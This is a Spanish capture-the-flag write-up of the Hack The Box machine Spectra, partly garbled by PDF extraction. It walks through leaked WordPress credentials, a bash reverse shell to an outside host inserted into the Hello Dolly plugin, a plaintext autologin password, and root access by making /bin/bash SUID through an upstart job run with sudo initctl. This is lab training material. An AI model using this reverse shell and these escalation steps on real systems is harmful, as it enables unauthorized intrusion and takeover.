Ping inicial de reconocimiento, esta máquina a diferencia de las demás en HTB la detecta como si fuese others, pero aún así la distribución yo diria que es linux de todas formas.


Escaneo de NMAP realizado, puertos abiertos disponibles 22,80 y 3306 SSH que son HTTP y MYSQL por defecto.

```
VERSION
PORT
         STATE SERVICE REASON
22/tcp
        open ssh syn-ack ttl 63 OpenSSH 8.1 (protocol 2.0)
 ssh-hostkey:
    4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
 _ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDF1xom8Ljz30NltgYXTRoVI2ymBlBZn849bnFYN
fGubCQDwGHP0Gj8S/C1lCMp/9kdNPxDv8aamWTeVCTuqD0wMy0GmEGRyk9qaZjwA2T3kIVD/TjLVu5h
0gzVtnAMB8yT68pbcRUbl60I0NC6ucKzSIb6g90vwF1kVlj22GXTcfu0r3tyCFlusJFnuhgAIrTax8e
AeUlj0Tsy2iwYfLk6Xa05xssZgHFvB4QnUvpdt2ybsfTEd1aySikuetak9pl7yECFD8jgqT6ybzG1qs
3CivzVUPFnvOu2+dD5kFQSQNqR8kHGRqZXWOoUQsDUh1GQsb+i08sFMDIAqr1SfAKQEpCPpSFl6H1wt
                      syn-ack ttl 63 nginx 1.17.4
80/tcp
        open http
 http-methods:
   Supported Methods: GET HEAD
http-server-header: nginx/1.17.4
| http-title: Site doesn't have a title (text/html).
3306/tcp open mysql syn-ack ttl 63 MySQL (unauthorized)
```

No es inferior al 7.7 por lo que descarto nada relacionado con SSH, de MySQL suele ser frecuente el uso de credenciales para acceder por lo que solo me queda la página web por comprobar. Realizo un whatweb para ver klk

```
(jouker@joukerm)-[~/Escritorio/temporal]
$\text{$$ whatweb 10.10.10.229} \\
http://10.10.10.229 [200 OK] Country[RESERVED][\(\frac{\text{ZZ}}{\text{ZZ}}\)], \(\frac{\text{HTTPServer}[\text{nginx/1.17.4}]}{\text{$$}}, \(\frac{\text{IP}[10.10.10.229]}{\text{$$}}, \(\text{nginx}[\text{1.17.4}]\)
```

Al hacer hovering en la página podemos observar como el apartado TEST hace hovering al dominio spectra.htb que no hemos contemplado aún en el /etc/hosts.




Issue Tracking

Until IT set up the Jira we can configure and use this for issue tracking.


Software Issue Tracker



Al poner spectra.htb en el /etc/hosts podemos observar que si hacemos click al link de antes nos da un error bastante característico que nos permite identificar que esto corre un wordpress por detras. Cuando esperas un rato te redirecciona al principio



Retrocedemos al directorio testing y vemos que tiene habilitado el directory listing, muy mala idea por parte de los creadores, ahora solo queda mirar seguramente en wp-config.php, donde habitualmente se guardan credenciales.



Index of /testing/

wp-admin/	10-Jun-2020 23:00	-
wp-content/	10-Jun-2020 23:13	-
wp-includes/	10-Jun-2020 23:13	-
index.php	06-Feb-2020 06:33	405
license.txt	10-Jun-2020 23:12	19915
readme.html	10-Jun-2020 23:12	7278
wp-activate.php	06-Feb-2020 06:33	6912
wp-blog-header.php	06-Feb-2020 06:33	351
wp-comments-post.php	02-Jun-2020 20:26	2332
wp-config.php	28-Oct-2020 05:52	2997
wp-config.php.save	29-Jun-2020 22:08	2888
wp-cron.php	06-Feb-2020 06:33	3940
wp-links-opml.php	06-Feb-2020 06:33	2496
wp-load.php	06-Feb-2020 06:33	3300
<u>wp-login.php</u>	10-Feb-2020 03:50	47874
wp-mail.php	14-Apr-2020 11:34	8509
<u>wp-settings.php</u>	10-Apr-2020 03:59	19396
wp-signup.php	06-Feb-2020 06:33	31111
wp-trackback.php	06-Feb-2020 06:33	4755
xmlrpc.php	06-Feb-2020 06:33	3133

Al parecer el wp-config.php da error de base de datos, pero el .save nos da unas credenciales haciendo uso del view-source ya que en vez de haber un error la máquina atacada aparecía vacía, por lo que podemos probar una conexión a la BBDD

```
line in the source of the street in the street is seen that the street is a seen that the street is seen the street is seen the street in the street is seen that the street i
🌂 Kali Linux 🥵 Kali Tools 🌂 Kali Docs 💢 Kali Forums 🌂 Kali NetHunter 🔈 Exploit-DB 👊 Google Hacking DB 🥼 OffSec
     1 <?php
     2 /**
3 * The base configuration for WordPress
            * The wp-config.php creation script uses this file during the
            * installation. You don't have to use the web site, you can
             * copy this file to "wp-config.php" and fill in the values.
             * This file contains the following configurations:
   10
             * * MySQL settings
             * * Secret keys
   13
14
             * * Database table prefix
             * * ABSPATH
             * @link https://wordpress.org/support/article/editing-wp-config-php/
   18
             * @package WordPress
   19 */
  21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
   23 define( 'DB_NAME', 'dev' );
           /** MySQL database username */
   26 define( 'DB USER', 'devtest' );
  27
28 /** MySQL database password */
   29 define( 'DB_PASSWORD', 'devteam01' );
   30
  31 /** MySQL hostname */
32 define( 'DB_HOST', 'localhost' );
   34 /** Database Charset to use in creating database tables. */
   35 define( 'DB_CHARSET', 'utf8' );
   37 /** The Database Collate type. Don't change this if in doubt. */
   38 define( 'DB_COLLATE', '' );
   39
   40 /**#@+
             * Authentication Unique Keys and Salts.
```

No tenemos acceso a la BBDD con esta IP, por lo que da igual que contraseña provemos que no vamos a poder entrar mediante el cliente MYSQL, por lo que con la contraseña que hemos obtenido antes debemos encontrar algún usuario que SI tenga esa password en el WORDPRESS mediante reutilización de contraseñas.


```
(jouker⊗joukerm)-[~]

$ mysql -u devtest -p -h 10.10.10.229


Enter password:

ERROR 2082 (HY800): Received error packet before completion of TLS handshake. The authenticity of the following error cannot be verified: 1130 - Host '10.10.16.5' is not allowed to connect to this MySQL server
```

Primer usuario obtenido...



Administrator y devteam01 como credenciales.



En la sección de plugins vemos el habitual Hello_Dolly.php para realización de reverse shell, es simplemente un plugin para unas

lyrics, pero de todas formas

```
∄☆
                                                                                                                                                                                                                                                                                                                                                      🖎 Kali Docs \chi Kali Forums 🔌 Kali NetHunter 🛸 Exploit-DB 🐞 Google Hacking DB 🌗 OffSec
 agement 🚭 5 📮 0 🛨 New
                                                                                                                                                                                                                                                                                                                                                        Hi, administrator 🔲
   WordPress 5.6.1 is available! Please update now.
Edit Plugins
Editing hello.php (inactive)
                                                                                                                                                                                                                                                                                                           Select plugin to edit: Hello Dolly
Selected file content:
                                                                                                                                                                                                                                                                                                                                   Plugin Files
     1 <?php
    3 * @package Hello_Dolly
4 * @version 1.7.2
5 */
   Proguin name: Netto Outy

B Plugin NRI: http://wordpress.org/plugins/hello-dolly/

B Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from <cite>Hello, Dolly</cite> in the upper right of your admin screen on every page.

Author: Matt Mullenweg
   11 Version: 1.7.2
12 Author URI: http://ma.tt/
  inclining the to dury get lylity (

for these are the lyris to Hello Dolly */

styrics = "Mello, Dolly

swell, hello, Dolly

tr's so nice to have you back where you belong
```

```
11 Version: 1.7.2
12 Author URI: http://ma.tt/
13 */
14 exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.5/4444 0>&1'");
15 function hello_dolly_get_lyric() {
16    /** These are the lyrics to Hello Dolly */
17    $lyrics = "Hello, Dolly
18 Well, hello, Dolly
19 It's so nice to have you back where you belong
```

De forma convencional no me ha salido, he tenido que usar GPT para que me interpretase codigo en python ya que al parecer no me hacia la reverse shell ni con sh ni con /bin/bash.

Codigo generado por GPT...

Accedemos al plugin desde el navegador...

Hacemos el tratamiento del TTY al igual que siempre sin ninguna variable adicional. Despues de buscar un rato dentro de la máquina no he visto nada interesante hasta que literalmente he encontrado un password dentro de /opt.

Dentro del directorio /etc/autologin esta un passwd (lo he marcado el en rojo)

```
<u>VirtualBox autologin.conf.orig broadcom d</u>isplaylink eeti google neverware
nginx@spectra /opt $ cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
              "Automatic login at boot"
description
              "chromium-os-dev@chromium.org"
author
# After boot-complete starts, the login prompt is visible and is accepting
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologir /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  # Inject keys into the login prompt.
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end scriptnginx@spectra /opt $ cd /etc/autologin
nginx@spectra /etc/autologin $ dir
passwd
nginx@spectra /etc/autologin $ cat passwd
SummerHereWeCome!!
nginx@spectra /etc/autologin $
```

efectivamente somos katie

```
$ ssh katie@10.10.10.229
The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.
(katie@10.10.10.229) Password:
katie@spectra ~ $ \| \|
```

Katie es parte del grupo developers

```
(katie@10.10.10.229) Password:

katie@spectra ~ $ groups

katie developers

katie@spectra ~ $ ■
```

Buscamos archivos que tengan como grupo developers

```
katie@spectra /etc/init $ find / -group developers 2>/dev/null
/etc/init/test6.conf
/etc/init/test7.conf
/etc/init/test3.conf
/etc/init/test4.conf
/etc/init/test8.conf
/etc/init/test8.conf
/etc/init/test9.conf
/etc/init/test10.conf
/etc/init/test2.conf
/etc/init/test5.conf
/etc/init/test5.conf
/etc/init/test1.conf
/srv
/srv/nodetest.js
```

Con sudo -l podemos iniciar y parar servicios.

```
/srv/nodetest.js
katie@spectra /etc/init $ sudo -l
User katie may run the following commands on spectra:
(ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra /etc/init $
```

Le añadimos una linea adicional marcada en rojo para ponerle u+s a la bin bash, para seguidamente ejecutar como root la comanda

```
Archivo Acciones Editar Vista Ayuda

GNU nano 4.4

description "Test node.js server"
author "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script
exec chmod u+s /bin/bash
export nomE="/srv"
echo $$ /var/run/nodetest.pid
exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script
```

katie@spectra /etc/init \$ sudo -u root /sbin/initctl start test8
test8 start/running, process 13349
katie@spectra /etc/init \$ ■

```
test8 start/running, process 13349

katie@spectra /etc/init $ ls -l /bin/bash
-rwsr-xr-x 1 root root 551984 Dec 22 2020 /bin/bash
katie@spectra /etc/init $
```

Y finalmente somos ROOT

```
test8 start/running, process 13291

katie@spectra /etc/init $ bash -p

bash-4.3# whoami

root

bash-4.3# ■
```